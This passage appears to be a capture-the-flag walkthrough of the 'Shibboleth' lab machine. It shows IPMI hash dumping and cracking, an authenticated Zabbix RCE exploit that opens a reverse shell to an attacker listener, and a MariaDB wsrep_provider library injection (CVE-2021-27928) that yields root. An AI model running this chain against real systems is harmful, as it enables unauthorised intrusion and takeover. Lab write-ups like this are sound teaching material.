[+] 10.10.11.124:623 - IPMI - Hash found: Administrator:88b6edac0202000009fc7971c451df4a8846c71ff23cc31d37aaf98914f5d2ce37075a6ff3b6b19ea123456789abcdefa123
456789abcdef140d41646d696e6973747261746f72:b70f26b9aca966400178c3c8709c26d08639ee3a
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > |
```

2) Cracked the hash



```
┌──(vigneswar㉿VigneswarPC)-[~/temp/shibboleth]
└─$ hashcat -m 7300 '88b6edac0202000009fc7971c451df4a8846c71ff23cc31d37aaf98914f5d2ce37075a6ff3b6b19ea123456789abcdefa123456789abcdef140d41646d696e697374726
1746f72:b70f26b9aca966400178c3c8709c26d08639ee3a' /usr/share/wordlists/rockyou.txt --show
88b6edac0202000009fc7971c451df4a8846c71ff23cc31d37aaf98914f5d2ce37075a6ff3b6b19ea123456789abcdefa123456789abcdef140d41646d696e6973747261746f72:b70f26b9aca96
6400178c3c8709c26d08639ee3a:ilovepumkinpie1
```

3) Logged in to zabbix



Global view

All dashboards / Global view

Problems

Time ▾	Info	Host	Problem • Severity	Duration	Ack	Actions	Tags
No data found.							

Problems by severity


0 Disaster	0 High	0 Average	0 Warning	0 Information	0 Not classified

1 Available	0 Not available	0 Unknown	1 Total

System information

Parameter	Value	Details
Zabbix server is running	Yes	
Number of hosts (enabled/disabled)	1	1 / 0
Number of templates	179	
Number of items (enabled/disabled/not supported)	136	121 / 0 / 15
Number of triggers (enabled/disabled [problem/ok])	59	59 / 0 [0 / 59]
Number of users (online)	3	1

4) The zabbix version is vulnerable to RCE



Zabbix 5.0.17 - Remote Code Execution (RCE) (Authenticated)


EDB-ID: 50816
CVE: N/A
EDB Verified: ✗

Author: HUSSIEN MISBAH
Type: WEBAPPS
Exploit: ⬇ / {}

Platform: PHP
Date: 2022-03-10
Vulnerable App:

Exploitation


1) Got reverse shell
https://www.exploit-db.com/exploits/50816



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.124] 45298
sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash')"
zabbix@shibboleth:/$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ stty raw -echo && fg
[1]  + continued  nc -lvnp 4444

zabbix@shibboleth:/$ stty rows 41 cols 156
zabbix@shibboleth:/$ export TERM=xterm
zabbix@shibboleth:/$ |
```

```
Candidate.Engine.: Device Generator
Candidates.#1....: iloverober2117* -> ilovepaul.

Started: Mon Nov 11 12:50:37 2024
Stopped: Mon Nov 11 12:50:58 2024

┌──(vigneswar㉿VigneswarPC)-[~/temp/shibboleth]
└─$ hashcat -m 7300 '88b6edac0202000009fc7971c451df4a8846c71ff23cc31d37aaf98
914f5d2ce37075a6ff3b6b19ea123456789abcdefa123456789abcdef140d41646d696e69737
47261746f72:b70f26b9aca966400178c3c8709c26d08639ee3a' /usr/share/wordlists/r
ockyou.txt --show
88b6edac0202000009fc7971c451df4a8846c71ff23cc31d37aaf98914f5d2ce37075a6ff3b6
b19ea123456789abcdefa123456789abcdef140d41646d696e69737472617461746f72:b70f26b9a
ca966400178c3c8709c26d08639ee3a:ilovepumkinpie1

┌──(vigneswar㉿VigneswarPC)-[~/temp/shibboleth]
└─$ vim exploit.py

┌──(vigneswar㉿VigneswarPC)-[~/temp/shibboleth]
└─$ python3 exploit.py
[*] this exploit is tested against Zabbix 5.0.17 only
[*] can reach the author @ https://hussienmisbah.github.io/
[!] usage : ./expoit.py <target url>  <username> <password> <attacker ip> <a
ttacker port>

┌──(vigneswar㉿VigneswarPC)-[~/temp/shibboleth]
┌──(vigneswar㉿VigneswarPC)-[~/temp/shibboleth]
└─$ python3 exploit.py http://zabbix.shibboleth.htb/ Administrator ilovepumk
inpie1 10.10.14.8 4444
[*] this exploit is tested against Zabbix 5.0.17 only
[*] can reach the author @ https://hussienmisbah.github.io/
[+] the payload has been Uploaded Successfully
[+] you should find it at http://zabbix.shibboleth.htb//items.php?form=updat
e&hostid=10084&itemid=33617
[+] set the listener at 4444 please...
[?] note : it takes up to +1 min so be patient :)
[+] got a shell ? [y]es/[N]o: y
Nice !
```


2) Logged in with ipmi-svc:ilovepumkinpie1



```
zabbix@shibboleth:/home/ipmi-svc$ su ipmi-svc
Password:
ipmi-svc@shibboleth:~$ cat user.txt
2cb02c722c68af2e62aa2240258d489
ipmi-svc@shibboleth:~$ |
```


Privilege Escalation

1) Found db credentials




```
ipmi-svc@shibboleth:~$ cat /etc/zabbix/zabbix_server.conf | grep DB | grep -v "#"
DBName=zabbix
DBUser=zabbix
DBPassword=bloooarskybluh
ipmi-svc@shibboleth:~$
```

2) The mysql version is vulnerable to rce
https://github.com/Al1ex/CVE-2021-27928



```
ipmi-svc@shibboleth:~$ mysql -uzabbix -pbloooarskybluh
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 429
Server version: 10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

3) Got root shell



```
ipmi-svc@shibboleth:~$ mysql -uzabbix -pbloooarskybluh
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 520
Server version: 10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statemen
t.

MariaDB [(none)]> SET GLOBAL wsrep_provider="/tmp/exploit.so";
ERROR 2013 (HY000): Lost connection to MySQL server during query
MariaDB [(none)]>
```

```
┌──(vigneswar㉿VigneswarPC)-[~/temp/shibboleth]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.124] 47010
whoami
root
cat /root/root.txt
3a1e2d6eb00eb3ea57f1747c93cff8fd
```